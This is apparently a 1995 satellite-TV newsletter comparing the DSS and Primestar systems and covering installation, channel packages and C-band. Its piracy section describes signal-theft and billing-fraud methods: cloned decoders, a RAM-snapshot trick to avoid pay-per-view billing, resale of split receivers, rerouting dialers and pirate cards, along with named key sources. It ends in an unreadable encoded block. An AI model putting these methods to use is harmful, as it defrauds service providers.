Other major features of the system are sound and picture quality. The sound is of CD quality. Picture quality is superior to that available on Video CD's. During the fall there were problems with the system. These include freeze frames, which caused the picture to freeze for a few seconds, and digital artifacts during shot changes. At times the picture would break up, leaving large rectangular colored blobs on the screen. These problems have decreased considerably during December and January and are now infrequent. The DSS system is currently using MPEG-1 and will switch over to MPEG-2 later this year. This may improve signal quality even more. Changes will be made to headend encoders and not to subscribers' equipment.

Installation

The two DSS satellites are co-located in geostationary orbit at 101 west longitude. That is over the equator, south of Texas. There must be a clear line of sight from the dish to the satellite. The signals cannot pass through trees, leaves in summer or buildings. The dish may be mounted behind a glass window in a patio for example. This can cause reception problems during extreme weather. It should not be mounted less than 20 feet from overhead power lines.

The dish may be mounted directly on a 1 1/4" I.D. Schedule 40 (1 5/8" O.D.) preferably galvanized pipe. The system includes a mounting foot so it may also be mounted on the

side of a structure, on a roof or chimney or patio deck. The surface must be stationary. Mounting on a roof is least desirable. A roof mount can cause damage to the roof and cause leaks. Wind loading can cause hundreds of pounds of force on the screws securing the mounting foot. Chimney mounts kits are also available as an option.

The dish must be grounded where it is mounted and the coaxial cable must be grounded using a grounding block where it enters the residence. One RG-6 cable is used for the connection between the dish and receiver. If the cable will be longer than 112 feet, a TVRO bullet amplifier is recommended though we have heard of 150 foot runs with no problem. Keeping the mounting pole or mounting foot plumb is the key to making dish alignment easy, especially for those who have no experience installing satellite systems. DSS uses an on-screen menu system and homing signal to align the dish. A dish which is not plumb negates the value of this user-friendly system.

The single best feature of DSS is the setup system. It is so user-friendly that even a novice can set the dish up himself. It is also this feature which makes the system truly portable. No electronic test equipment except a television receiver is necessary to align the dish. According to DirecTV, more than 40% of purchasers are doing their own installations. There is no reason why an average person cannot install the system. There are no components which can be harmed or destroyed by a botched attempt. The worst that can happen is that it might be necessary to have someone complete the job.

It is economical to install another dish with an LNBF (Low Noise Block amplifier with Feedhorn) at the cottage and simply transfer the receiver back and forth. Several companies are now manufacturing DBS related products. These include a patio style mount, a roof bubble so the dish may be aligned from inside the home, and portable DBS kits which, in conjunction with a Power inverter, allow the dish to be used nearly anywhere in North America.

The setup menu is a sub menu of the main/options menu. The dish pointing menu allows the installer to receive elevation and azimuth settings based on either zip code or latitude and longitude. Entering the zip code produces a screen which provides the elevation setting as marked on the LNB support arm. The azimuth or direction setting is the compass reading used to point the dish. It is already corrected for magnetic deviation. When we installed the system in Buffalo, the screen said to set the elevation to 35 and the azimuth to 220.

The computer will not calculate latitude settings greater than 55 or less than 20, corresponding to locations in Mexico and Canada. Some individuals in those regions who are installing systems simply project a north to south line on a map to the closest US town. Then they call the local U.S. Post Office to get the zip code, claiming that they recently moved there but can't find their zip code. This will provide the azimuth information but not the elevation. The elevation setting on the dish changes approximately 1 per degree of change in latitude. After the dish has been positioned, the signal meter menu is brought up. It is an option on the dish pointing menu. There is a homing signal which starts out as a short intermittent tone before the signal is locked. As the dish is zeroed in on the signal, the tone increases in length until it becomes continuous. When moving the dish it is important to wait two beeps in order to see and hear the results of the movement. It is a common error for installers to continuously

move the dish around without waiting. In addition to the audible tone, the signal meter screen will state how many degrees and in what direction the dish should be moved. When we installed our dish the screen said to move it 12 west. Once the digital signal is locked the screen says "locked onto signal."

Once the signal is locked on, the system must be fine tuned. This is done by moving the dish east until the signal is lost and then to the west. These positions are marked on the mounting pole. The dish should then be positioned in the center of these two marks. The same is done with the elevation setting. Some individuals simply watch the signal strength meter and obtain the maximum reading. We had a final signal strength of 85 when we set up our dish.

The set up system allows for a large margin of error. The original dish settings don't have to be very accurate. It is because of the homing signal that anyone can easily do the installation. The installer guide which comes with the system is very well written and is very helpful. There is an accessory kit available which includes a videotape covering installation but we don't believe it is necessary. It is important to ground the system properly, for safety and insurance reasons. The only available free programming consists of DirectTV barker channels and Bloomberg Direct (business news) on channel 245. Having the board authorized takes only a few minutes. USSB provides the first month of programming free.

Primestar

Another option for some of those interested in a dish system is Primestar. One of the big advantages of Primestar is the low startup and maintenance cost. It isn't necessary to purchase their equipment. The rental cost is included in the monthly fee. Subscribers do not have to pay for future system upgrades which will include HDTV. Prices for installation and programming packages vary across the country because they are set by the individual cable distributors, not Primestar. It is possible to purchase a Primestar system for approximately \$900 but there is no financial reason to. Do-it-yourself installations are not permitted and range in cost from \$149-299.

Primestar was founded in 1990 by GE, Continental Cablevision, Cox Cable, Westinghouse Broadcasting, TCI, Time Warner, and Comcast Cable. It was the first quasi DBS service and was launched on GE's Satcom K-1 Ku-band bird. By 1994 Primestar had only signed 70,000 customers in 48 states. Until last year it broadcast 11 analog video plus six audio channels in the 11.7-12.2 GHz FSS (Fixed Satellite Service) band. Currently, Primestar uses 14 transponders powered at 47 watts each. Late last year they swapped out their analog B-MAC decoders and replaced them with Digicipher 1 decoders. There are now more than 100,000 Primestar customers.

Primestar Programming Packages

The Economy Pak, for \$29.95 is a 30 channel service which includes CNN, C-Span, Discovery, Cartoon Network, Family Channel, TLC (The Learning Channel), TBS, TVT, USA, Headline News, Prime Sports Network (14 regional sports channels), and where available, the network stations including ABC, NBC, CBS, Fox and PBS. The \$36.95 Value Pak adds A&E, Country Music TV, Lifetime, TNN, Sci-Fi Channel, TCM, Weather Channel, and the Encore multiplex. The Family Pak is a 76 channel package which includes all of the above and adds three HBO's, two Cinemax channels and Disney East and West. HBO, Cinemax, Disney

TV Japan are also available la carte for \$8.95 each. Prime Cinema PPV movies cost \$4-5 each. X*Press Executive and X*Press Change, which offer computer delivered news, sports, stock, and entertainment information are also available for \$59.40/year plus the cost of the computer interface. Primestar does not yet have contracts with Viacom so it does not offer Showtime/TMC, MTV and Nickelodeon. In March, Playboy, Starz, CNNI, QVC, CNBC, and the Golf channels will be added to the lineup. Other channels are being negotiated as well, including the DMX music service. Primestar is currently limited to about 77 channels. A network package from Primestar, for those who qualify to receive it, costs \$5.95.

The dish used by Primestar is approximately 36 inches in diameter while the RCA dish is 18 inches. This may matter in some neighborhoods where a dish is considered a blight on the community. The size of the Primestar dish precludes it from being mounted on a chimney, the side of a house or patio railing for example. The system is not portable. While the DSS satellites operate at 120 watts of power, Primestar operates at 47 watts so it requires a larger dish. On the other hand it does not suffer from rain fade problems or the glitches DSS has had.

Primestar does not have an on-screen menu system like DSS does. It carries the Prevue channel which only provides basic program information up to 90 minutes in advance. It simply scrolls through the channels, and displays only channel and program title. Primestar charges \$3.95 for PPV movies and the system reports monthly purchases via modem, the same way DSS does.

Primestar is somewhat more friendly to those who wish to record programming. It has several timers which can be used to program the receiver to change channels at a certain time. It also has one favorite channel list which can contain any number of channels. Both systems have data ports though Primestar currently has data services available.

The service is considering a move from its current medium power satellite to one or more high power satellites, or it may choose to add a high power satellite to the one it has now. Either way it promises to offer 150 channels by 1996.

Primestar uses the Digicipher 1 and the picture appears to be of slightly higher quality than the DSS picture. The sound produced by both systems is excellent. Both systems will be upgraded this year. Digicipher 1 IRD's (Integrated Receiver Decoders) will be upgraded to the Digicipher II in 1995. Customers will receive sidecar modules by mail and will simply plug them in. Digicipher II will allow greater and higher quality compression so more channels may be carried. While Primestar is using a proprietary compression system developed by General Instrument, GI claims that Digicipher II can be made MPEG II compatible. DSS is currently using MPEG 1 but they will soon upgrade their system to the new MPEG II standard. MPEG II is the accepted compression standard. According to DirectTV the all necessary modifications will be performed to encoders at the headend.

How DBS may Effect C-Band

C-Band systems receive more than just subscription programming. There are many channels in the clear (unscrambled) including Canadian TV channels offering American sitcoms. The Caribbean Superstation, NASA, Main Street TV, E! the Entertainment Channel, Court TV, C-SPAN 1 and 2, The Health Channel, Nostalgia, America's Talking, National Empowerment TV, The Learning Channel, and lots of religious and home shopping channels are all available free of charge. With a C/Ku band dish it is possible

to receive at no cost approximately 120 FM stereo radio stations from across the country. This includes jazz from Chicago, Christian contemporary from LA, talk radio and nearly any other existing format. It is also possible to get backhaul feeds of most TV series. Episodes of these series are uplinked a week or two before they are broadcast nationally so the cable companies have time to insert the commercials which will be shown during broadcast. Dish owners who watch the backhaul feeds see a blank screen during the time provided for the insertion of commercials. In addition, there are live news feeds from all across the country. When there is a disaster anywhere in the world it is possible to view the live feeds sent to North America by CNN et al. In addition, local news departments will uplink certain local clips for other stations across the country. It is interesting to watch raw news feeds or press conferences in the afternoon and then see the network anchors apply their spin when they narrate the story on the national news.

Those who purchase additional equipment can receive additional services. An SCPC receiver costs about \$400 and permits users to listen to approximately 1500 radio services which are delivered by SCPC (single channel per carrier) at frequencies lower than those covered by a conventional satellite receiver. These include syndicated radio programs like Paul Harvey, base ball games, muzak, etc. Using a short wave receiver in conjunction with a satellite receiver it is possible to monitor cellular phone calls. Usually only one side of the conversation is heard because the other party is on a different frequency. Other available services include WEFAX (weather fax) RTTY and satellite data. Using special receivers and paying subscription fees it is possible to receive services like internet feeds or real time stock market quotes.

The entertainment programming available by C-band is essentially the same as that available by DBS but it is considerably cheaper. A Videocipher II PLUS decoder and a subscription is required. There are some regional network affiliates from places like Denver, Chicago, Raleigh, LA, Dallas, Boston, and NY which are not available on DBS. This year the Digicipher II decoder will be introduced. It will be able to decode both analog and digital signals. This does not mean that the analog Videocipher II PLUS decoder will become obsolete. There are now over 2 million subscribed VC II PLUS units and that is not a market which any programmer would abandon. Current BUD (big ugly dish) owners and those considering buying one should know that space is scarce on C-band satellites. Hughes Communications has just sold the last of its capacity on two of its satellites, one of which has not been launched yet and there are several satellites scheduled for retirement in 1995. The shortage is even filling up Ku band transponders. This is happening at a time when there are literally hundreds of programming channels ready to launch.

Transponder space on Galaxy 7 currently costs \$180,000 per month. and because of the shortage, transponders which would ordinarily cost \$50,000 are going for \$150,000. The solution for cable programmers is digital compression. At 4:1 compression it is only necessary to rent 1/4 of a transponder and it is a new technology so compression ratios will improve even more over time. This will allow even more channels to be carried per satellite transponder.

Many BUD owners who remember when a \$150 Videocipher II was "the only decoder you'll ever need" and who have upgraded to a \$399 Videocipher II PLUS within the past couple of years and who now face the prospect of upgrading again to a Digicipher II in order to receive digital programming are interested in any alternative they can find. One

example of programming which is available in digital format but which is not offered to dish owners is the Encore Multiplex. In addition to Encore, there are six niche channels devoted to mysteries, westerns, love stories, action, true stories/dramas and youth programming.

Several companies are betting that consumers will choose to add DBS receiving equipment to their existing systems rather than upgrade to Digicipher II. It is likely that the price of DBS equipment will decrease when Sony starts manufacturing systems this summer. It is hoped that programming prices which are now significantly higher than C-band may decrease slightly as well.

Norsat is manufacturing a C-band/LNBF and so is Pro Brand International. They are also producing a C/Ku band/LNBF. These products will allow a BUD owner to continue to use his dish for all satellite delivered programming without having to replace his analog satellite receiver with a new digital/analog model. This will be the first time BUD owners will have had a choice in what decoding equipment they might purchase.

Those now contemplating the purchase of a dish system can wait until Digicipher II is released this year, or they can consider a big dish with an analog receiver to receive the free programming, and a DBS system for subscription services. It is clear that an analog receiver with a Videocipher II decoder is, by itself, a dated product.

Piracy

While equipment manufacturer General Instrument claims that the Videocipher II data stream was shut off over a year ago, it is still being used for some services. These include regional sports networks including various feeds from Home Sports Entertainment, Sports Channel, ADC, Pacific Sports Network, and Sunshine, AMC, Nick E, Life E&W, WWOR, MTV, Discovery E&W, VH1, CMTV, ESPN E&W, CNN W, TBS W, WGN, CNBC W, TNT W, TNN W, USA E&W, CHN, A&E W, Youth (Canadian). These services are still being transmitted in VCII mode because not all cable companies have installed VCII PLUS decoders at their headends. The working keys for these channels change every few days and they are subject to an on-going ECM (electronic countermeasure) program so audio is not always available for all channels.

There is software available on BBS's which allows users to receive audio and video on these channels. Authorized seed keys are necessary. The net effect is to clone the VCII to the decoder which is really using those keys. EPROM chips loaded with working keys are available for about \$50 and they work until GI extracts the keys from them and shuts them off. The most practical way to obtain audio and video for these services is by connecting a modem to the VCII decoder. Every few days the user can push a button on his remote control to download the latest keys. This method has been abandoned by most individual users, because the long distance charges, hardware upgrades, and aggravation is not worth the cost. There are some satellite dealers who still use the system for their customers.

Many of those who still use their VCII boards, employ them to obtain video-only on PLUS encoded adult channels. There are several available, ranging from softcore to XXX. They include Adam & Eve, Cupid, Exxxtasy, LVTN, Network 1, Playboy, Spice 1, Spice 2, and TV Erotica , Video-only chips are

available and EPROM files are available on many BBS's.

Some individuals pirate the 10 TVN PPV movie services on T3 on an 029 PLUS board by taking a "snapshot" of the RAM at the start of the month. They watch all the movies they want to during the month, and then at the end of the month they reload the data captured at the start of the month. When the unit is polled for PPV purchases it shows none so they are not billed. There is a period of approximately 10 days at the end of the cycle when no movies are watched. Many individuals misuse the Surewrit 9 test device for this purpose. We have a file on the BBS called Plusmap.txt for those interested in studying further.

Oak

Oak encrypted services on Anik include the network feeds from Detroit, and sports, movie news, and Canadian channels which offer mostly U.S. programming. Discovery is now Oak encrypted as well. The Oak board is available in a VCII cardcage and some sources are selling these for \$299. What they are selling is stock boards which must be subscribed. In order to clone the board to a working ID, the micro-processor must be changed to a Mostek. Oak is not subject to the ECM's which affect the VCII datastream.

B-MAC

There is a relatively new B-MAC product. It is a keypad which allows users to manually enter working keys instead of using a modem system to download them. Unlike the system being sold in Canada, this system does not encrypt the basic working keys which are for the Hi-Net service. Individuals may obtain keys from any source, instead of having to rely on one supplier. Keys for special PPV events are encrypted. The complete U.S. system including decoder, software and keypad sells for approximately \$1600.

DSS

According to RCA, the receiver must be connected to a phone line. Where the deluxe system is installed, they say each receiver must be connected to the same phone line via the 1200 baud modem. (The unit also has a 19,200 modem). The phone line is not used to transmit authorization data to keep the receiver running. The receiver calls out monthly to report what pay-per-view movies have been ordered. It is also used to verify the location where the system is installed.

Some individuals install the units at remote cottages or RV's where there is no phone. In this case, DirecTV has a backup system so individuals without phones may order PPV events manually by calling their 800 number. There is a \$2 charge in addition to the cost of the movie for this service.

As long as the unit is not connected to a phone line, the system operators have no idea where it is, so it could be in Canada, Mexico or the Caribbean. Some U.S. individuals who wish to obtain local blacked out sporting events use a billing address different from where the unit is installed, for this purpose. It is still necessary to purchase the NFL, NHL, NBA, etc. package and the unit must be connected to a phone line. Mail drops usually advertise under Mail Boxes or Telephone Answering Services.

Those who purchase a deluxe system including a second receiver, obtain a programming discount for the second receiver. The primary receiver pays full price and DirecTV charges \$1.95 extra and

USSB charges \$1 per month for programming received on the second receiver. The second receiver receives whatever programming is subscribed to on the primary receiver.

Some dealers split systems. They place the primary receiver in a friendly location. The secondary receiver is typically sold to a Canadian. The dealer charges the full price for programming but only has to pay \$1.95 plus \$1. This can amount to a profit of \$60 per month, every month per customer and is more profitable than VCII piracy was for many of them. We have heard that some installers have been requested to connect both receivers to the single phone line during authorization and that they have done that before splitting them up. We have also heard that some individuals have told DirecTV during the authorization process that the primary receiver would be located at their residence and the secondary would be located at a remote cottage and they have received the discount but they are not able to order PPV on the secondary receiver. Some individuals are selling a unit which intercepts the 800 number the receiver is programmed to dial and routes the call to a U.S. number where the 800 number call is then placed. These units will be necessary this fall when the football season begins, at least for those who don't have a pirate smartcard.

The dialers being sold now cost \$125 and Canadian consumers who purchase them are unaware that hundreds of their calls are being routed through the same US phone number. It is only a matter of time before this system is shut down. Advanced Technologies will soon market a system which allows the user to set up his own network. Another company is developing a system which allows the user to manually enter the phone number being used. The only other problems we have heard regarding this type of gray market piracy is when foreigners have ordered PPV events while having the receiver connected to a phone line. In some cases they have received mail messages to their dishes requesting that they contact DirecTV to verify that their systems are in the U.S. Then they have been told that if DirecTV receives calls from a foreign area code their programming will be discontinued. Some do not order PPV events for this reason and others order manually.

The major news which occurred just before we went to press is that the RCA system has just been hacked. According to reliable sources a nearly six month effort on the part of a U.S.-European coalition has lead to the compromise of the system. Current plans involve the issue of 4 tiers of pirate cards. The Blue card will offer only basic programming and will cost approximately \$150. The next level card will include the subscription movie channels, the next level card will also include the sports channels together with packages like the NFL etc. The Gold card will be a global access card which will allow access to all services and will include a limit of \$500 in PPV programming. Note that the pirates are now limiting the amount of PPV events their customers will receive. To prevent the pirate card from being pirated it will employ a kill routine so that once it is inserted into the card slot in the receiver it may not be removed without dumping the memory.

It will be necessary for those who engage in this type of piracy to mail in their existing cards or otherwise supply their unit ID in order to provide necessary information. Each pirate card will be unique to a specific receiver. Programming will be done in Canada where it will ostensibly not be illegal, at least for now. Three Canadian companies will essentially have franchises and will receive the necessary hardware/software.

Release of the cards is expected around April, depending on two factors. The developers want to wait for the release of

the series 10 Videocrypt cards in Europe. At this time the 09 series pirate cards are being heavily ECM'd and a new release is imminent. One company supplies the encryption algorithms for both U.S. and European cards. The U.S. card is based on the 09 series card in Europe. U.S. developers don't want their card reversed and counter ECM'd in the 10 series so they choose to wait. They also want an installed base of about 800,000 systems to make it more costly for system operators to issue a new series of cards. They have said in interviews that it costs them up to \$35/card if they have to issue a new series because of a breach of security.

In the past, we have sometimes been able to alert our readers several months in advance to events which would transpire. When we have done that, some entrepreneurs would immediately offer products which did in fact not yet exist. This is March 11, 1995 and there is no pirate card for the RCA system available anywhere at this time nor will there be in the very near future. We will be allowed to see the system somewhere offshore and we will report our findings. Do not send money to anyone. We will have more DBS news next time together with more discussion of the issues involved. Do not send money to anyone.

Resources

Satellite dish dealers are experts in the reception of satellite delivered programming. They are skilled in installation, maintenance and repair. Many now carry both DirecTV and PrimeStar. They are able to discuss the relative merits of each system. A bonus is that many satellite dealerships are "mom and pop" type businesses so potential customers are often able to deal directly with a proprietor who possesses knowledge and experience. Their biases: Some dealers have not been able to obtain dealerships for DirecTV and others refuse to carry it because they see it as a threat to their businesses. A dealer makes about 1/3 profit or \$1000 on the sale of a \$3000 full view (C-band) system. The profit on a \$699 DirecTV system is about \$120 plus a possible installation charge. PrimeStar is a little more lucrative for the dealer than DirecTV. PrimeStar dealers profit from the sale or lease of the systems, from installation (which is mandatory) and they also earn commissions from programming ordered by their customers. Commission Salesmen working at consumer electronics stores are useless as sources of information.

Miniature Satellite Dishes is a Frank Baylin book which discusses the DirecTV and PrimeStar systems. There is information on the basics of satellite communications, the receive site, a comparison of DBS systems, signal security, programming, installation instructions, and connecting components to the system. There is some theory. The book is a good primer. It is easy to read and it is well worth the cost for those who want to know more. Baylin Publications. 303.449.4551.

Orbit is a C/Ku-band programming guide. It includes both free and subscription programming, audio services and backhaul feeds. You can see what is available on a C-band system. The ads for various programmers allow comparison of the cost and availability of programming with DBS. C-band programming is substantially cheaper. VCRS decoders are available at a discount when purchased with programming. Competing publications include Satellite TV and OnSat. These are available at most magazine stores.

Satellite Direct is a monthly programming guide. It divides each 8 hours worth of programming into two facing pages. It is cleanly laid out and easy to follow. It is available at most

magazine stores.

Consumer Hot Lines. DirecTV's answer line for those who have questions about programming or equipment is 800.264.4DTV. USSB's number is 800.633.2820. Those with questions about Primestar equipment or programming may call 800.932.2007.

Bomarc Services is producing a set of schematics for the RCA receiver. They are contract reverse engineers and they have thousands of schematics available for all kinds of electronic devices including most cable boxes. A catalog costs 4 stamps. Bomarc Services, Box 1113, Casper, WY, 82602. No phone.

S&J Electronics is one of the few companies left which still carries VCII test devices. They have video only chips for those who want to view PLUS video-only on a VCII. They also have chips which allow VCII users to receive audio/video on the 28 services which still employ the VCII data stream. They are also a supplier of B-MAC's and the keypad system. 201.728.3217.

Triangle Products is the major supplier of Oak decoders. They are available in VCII card cages for those who don't wish to use free-standing units. They also carry SureWrit 9, which is a diagnostic test device for those studying VCII or 029 PLUS technology. They have raw B-MAC's as well. 616.399.6390.

Travel Sat is advertised as a satellite in a suitcase. Included is a complete RCA DSS satellite system, a 16 inch fibreglass dish, hardware components made of stainless steel (to prevent corrosion) and a signal strength meter so a television receiver is not required to set up the system. They also manufacture a roof mount for RV's. 800.270.1692.

Eagle Aspen DBS To-Go consists of a plastic case containing a 14 inch dish, a DBS compatible LNBF, hardware kit, compass, and cables. Options include a power inverter. It is suited for those who want to mount a permanent dish at the cottage and simply move the receiver back and forth, or for those who want a portable satellite system. 404.423.7072.

TCC BBS is an originating source of satellite TV piracy information, test files and working keys for the VCII. The sysops are active in answering questions. They are also knowledgeable in other areas of hacking, electronics and computers. BBS 809.394.9001.

New Advanced Technologies is another B-MAC supplier, they have test chips for the VCII and they will soon market a DBS dialer which will permit the user to set up his own network. 514.458.3063.

(C) Scrambling News 1995. 716.874.2088. snews@buffnet.net

MQUIN*8'13<4"&[>O--(P*8#"")Y]!2!30(85XIA'K5"&[>:85H':1@8'2FK
M\$?A5"&E::5H'9MP:'M,0PKQ416F!&R_G3"O/]:8'F@8@<'%2JV(]W4^_:LC<1
M'SNR#D4K\$'\8_-'%K3=5N])N!/9W#1N.,9X(]Q6M)XZUYU4+>;<'J\$'-#BGS
MN%RK=>*708PMQ>2LH_NG;WSVK.\$^2"Y9B??FE:VP7'1QR28PQ'Q\|V>U-;RD.
M4AG+&@!\\$0FE\$<7SLWW47DFMNRXLXH][7\$VTHI811ON<G'KT'ZGVJ92*BKE*_!
MU&89\@%"2@7>IRV/3<>?P&!38T6Z<"4G#C*DCI]:-E<-RS;Z.UQ83LI(*.%R8
M1GMT]L?RJ.YTZ#[/;&;68RW'8@PCD*,]<[_2N=8A<UB_9Z7(/[]OU4RL%CC(PW
M7E.T?KU_"H3+8V_\$2?:9/^>C@JGX+U/X_E71>^Q%K;D,\|S>X9V+!.%50`J>H
MP`X%.1KN*1)X7=98^CH<\$&GHA;G::)\1;J!U@UB\$S`H`\V(?-]2.)=SH&MPZ!
M[IZW,/#[73^Z:B22V&C6'P>3BE#`!=|^9E;#)(EN(GBE421N"K`)""*QTR6S
M/2_BM???:9WE^1HU.-S.<#::IP*E[H:V9Z+`!+=,)KU=JJ=T<'4)Z%CW;]!^)
MM4]2\):-JA=Y(](Y6ZRP_NVSZDCK^-,5[/0TK*S6QLXK9))%B7:&D;<Q^IJJ
MQBF(0"E-`""C'H`''*,<T`*.U)B@!,4N*`%#(!0`8J*9S%&6`)P,U,G9-C2NSN
MEM8OVTY)) +J5<NI*`<(<(#G^5<;K.O27MFHA9)0QP#CTS^?/^>:\I7G+78ZGH!
MC!U#2[_49KJ=FC2&)?,9B>H]1_GN/PYR4_-@-D5V46K670RDK/4[GPCXCL]*>
M\|7UM(HB;;7#Y^:5NG'TJGIWC.Y\V.*9RD9"QNZGDJ/3WKM4TC!Q/6--U*TO'
MK=6M95=0!WSBKX[TV2&.M'M0'8Q28I@-(I-IH\$(5_2FXZ8IB#;]12\$4'-VBFX
M%>*8A"!3<4Q#2*C9>E-`-V^E,93CIBF(:R\4TK3':1497%,0W'-&*8\$;+Q435
M+SZ4Q\$;CWQ3"*8'E^,"G!L#':LC<7+\$;L'&.PI,],F@!0>,Y_"C=S0`^/!)RV
M3@=A4H>-,,1DGU[4@)8K>:X++#F0]U7^9)*D%I;VC(]W/Y^3_JH#D?`'\FZ#"
M\,_A2OT0[#9[QRLBVX6"W+89(QC=]3U/XTEA<M;RAX/O9X!HMH%\$2L-(EU*X+
MAA+",.=H+G@?A5^..VL-+D_TL-*B-@D'CZX':N3\$5^7W8FL(7U87VOZ<4(M)5:
M:*/#;!GY\=<Y_G7.P:A;HMP8"L4FX/&Q.TCJ<#]*Y(0DKFLI(\$U>ZU&)\VZDE
M+D=<42VW[Y648C;G%>C2LHV.>6K+\$RX01Q84'8!'>BWM[AI@(\$,BJNZ0YP%],
M\G@5>VXB9H;)8_W\YFE'(BA/8^KGC\LU)8^)+_1YC)IXA@3C?&JYW#_:8\FAX
M:[@]#O\`3_'MO.L37MJ]G\$^XF25P`'\MT_P!P5'4KH>F#I2TR1:!0,7MQ2'K0'F*7\
MI0(3*..@R>@H`4=C10`'_@#GK0'`AHH`2LO77D6SQ`VR3/RMZ5C7=J;L7#XCS.^
M\N?M'VHZAEN3&GS\$8Q[=ZY:62.&(1VS9\MVS(XVD\8_"N*DON-9E62Z<2*\<
M<A(R#M[8%2"U%SFXN8_LZ_=PBD#/^-=:]V)ENRA=[FEX8.H`''*CC`'I2V`I-]
MJ`Y#9VREI97"@5I'4'H;FG:E=:)?_8V=A##.'D9&Y<#G]>*)3T/QAI^M)(4;@
MR71L%7/;UK9.^AD^YT(-%,!0,4A^E'A,48XI@ (13=O2@0A%!'S3\$, (II`':F5
M`A%-Q3\$, (IF*!#<8II'K5"&,,4UEI@-*YIA7VH\$,V\T;1W%,!A%0D8/2F(C9'
M:813`\MYS6E:PVT%K)-*X:8IF.(CAO6N6M-QCH=,5=D4WB>\BDD6U\$<0D&W&.
MT':#VJO;26D\3O<S^3(.B@9W\$)_I6%-N&NYI)7(W0HY4,&]QTH')`H*[\$[JY(
MCL3V]M<3(YB0^6.&<*_J_4G@592*SMMBL?M<K<D*=J+^/4_ACZFHEY#&W=U,8A
MV@1@MMG(CC&U<^_J?<U!"XVMO.4],4T)D38/W"0.X-:5G;M%Y2Q*7FDZA1D\=
M]A0P.FL[62V@>?YE\F()2T2@#D'`&1[5FZVKFR2XBB#F7L?N\YR?;.,UX]1I&
MU7;8ZXI\IQ<T\$D#R#BJLG##<#UJL'?6NM.Z,S4T^5F01((D`\$N7!/!\`^V.EL
M="MG.8(Y)VCMX%Y220X!_#J?P%:0=G8EHB\ZR@E81H;J3IO<[\$S[+U/XG*:&
M]Q?7Q>%BTNS[D\$:*?OT4<?C6JU>I/H-AL8#*OVV=(F(QY47SO^G`_\$_A1/.;2
M\$J]E;K%GI*W[QO^)`X'X'4]Q;&9)-/*9IY'D=C\SL22?J33UF=<A?DR.W'6K&
M\$:\.MZO`JW,>I7)D7DY?<,'CH?I56749[7Q,U]%)]I:..1I%X)8HI/\ZRGNI
MAQV9ZAIGQ"TBMYH/M,C07#G:Z%"<'USZ5UJL&4%2"" ,@BI:L-,=Q2]Z0PHH`1
M0=*6@!:0@`@Y[4'+24@`\$'`QS3N*`&XQ2%QO5@*`UW=+:PF1`KGKM4\FN4\
M1:Y;WT/E6DVV2-AO.0`/K^1KEK5\$_=1K&-M3@M6U`7T_[EFDVJ,E.>@Y./PKS
MF95#RR`.7RQ"\$+@L?7%\$SEL)MO<O^`=!GU74%\$@V6T,H6;)P<_W?49Q6WXQN(
MHXK1+\$0)%*-LC[!QD@<#_/05,Y*4TET&DTKG\$[R`:U-!U&ZTNY:[LBB3*N%=B
MU!'7ISZUJ1T9F]BOJ>I&_P!1FNUC\$)FY=1R`3UQ[5=T)Y+&5-4<?Z'#,H8'^)
M-NH`X=?PUHZNXXGHCU'0?&?>LZF\`\$97RU08;.-S'K@=>X_6NKR,#`Z^E:.W0@9
M=WH-`A#1B@`(I,#BF(0BDQ3`WIA7B@0T)*3'-,0S'I3"*8AI'-(:8#&'`%, '
M;I3\$--,84Q#-O-*1TI@,(&.:A8<TP(V%,(&:8CRN%E#C?DCVJ>[BNYBLD\$1`.
M4D;%7M_45PUWJD]CKB8LB,&;*D\$]J9SWJ\$4;%C()\QLD2JB8\UVQMYZ^IJWN!
MM(/EA1KJ0?QR#;&/HO4_C^5=\$&VC-V1!<W4UR%,TC,%/RJ.%0>@`X'X5\$.6SD
MG'?FM-A"HX!/.1UP:L16LMTY6S1W/<*.!] ?2B]A%];"WMK>&6^>23=]V.\$?*N
M3Z%SP/PS6S;17EPZQ6T:V<#L%;9P2/\`:;J1^E8SJ12O+8N,7LMRSJGAVX@\$N
MK+<"5'-V4./?!]ZYW4X=3:#R!&?LT+;^#QSTQ^7ZUYG-!3.BSL)I_A::[>(7W
M%X([:5\LN[D<<GZUSVHZ>UC<F-2S+ZE<;3_=/N.,UM3JJ4K(EQLAEJL7F(L^+
M5RWWB.! [UK'4;8*T:J75MWS,<.,?E_2MKM/0S,R2X&[*DYK62^N[RS6VB8A,\$
M89(_EW_[V/O?C6D'K=B>FQ"5*L)(/E*)1WJ5+QL%902*Z+\$%9P%8JIRN>*17M
M*CU`H\$6/M"QP83@GI45V_FZB7Z'R(\)\+6<]T4MF21RJ)(BPQC[Q[&O7/'N_
MOQZCI_V*2?=<VXP`1C*#08]:<EH".NHSS61049YI@*.E%''9YI1[T@%'04>EJ
M`"4N:.`\$XURFM>8%;*X^QRJPF^Z3M]QT_2N;\$2DH^Z:4TKZG"-J<HU)H;B^#^
MQ(VR0@XVD9X_#\JLW5]ID>M*L:[XF.R57Y#,, \$?AS^E<DXMR]WL:)Z:D>I66Q
MFV^G:E]CMX8+Q1TZ?*><`#O@8KC;.T5M4A22-A&S*3M?.P9&3G'_`.JMJ\$WR4
MMR9,UKH=_8W'A_08W^SD^?*_FOO;/J5QGN,G\XCQ+?M>W8EWAPO&1]!UJ::(
M;J<S')JUC#4]ZU%TRX?1&00J"(R`!B0"?85W)&+=C-CC:658T')..5V7B:>#&
M2]'L='M8U"[1+*PP27/<_A51^%L4MTC\$\/:BFGZE',SLL2C]X%ZM[>V:]MT3"

M4O[3L_."D*3\IQ@>U5%Z3):FH.M#`XX.*8A,&EQ3\$(10!TH`1A28]:8AN*8
M81\O-,0AIN.:8AA%-;I3`:1S36&*!#&'I32/K5"&FF\$>E`#,<_TH/2F(8PP*7
MA/6F!&U,-,#AK>PT>)66ZNL9`!#`)5'6]0DL;F-+2)K:%H@`-^X.N>H/O7EQ
MRJ.I)][':H\J,#SVY+!6R<^),5ASE<CTK2PBQ;(NUI3@;3CDU<CDV#&>3U%=N
M%-JQG<+4,!DOC:P_6K=IIUQ=1^=PD0&!+*=J?@3U_#-:7L*Q),;"WS&JO=S#]
M^(_)&OT`WF_`'TJYI|Y-);.JQ(/*8.BJF\$S)!QGW-85[^S;*A:]BS=>(TU);=
M2R>R=53"+QDE@.GXFK\@-O<>4Y>"8)N50AY7OG'<5YM6ZC8Z(VO<JW'B"=+?W
M[-N!MP2HPW)S_+%4+C74\R! [4E2HVR"0Y#?ETK-4N97&Y6(KO53,Q5LE""1MF
MQD>_UQFL66X>)5B?>5'S',:Z*4+*Q\$G<@>=G4)N^53D<57V-@8KH6A`_:P.&\$
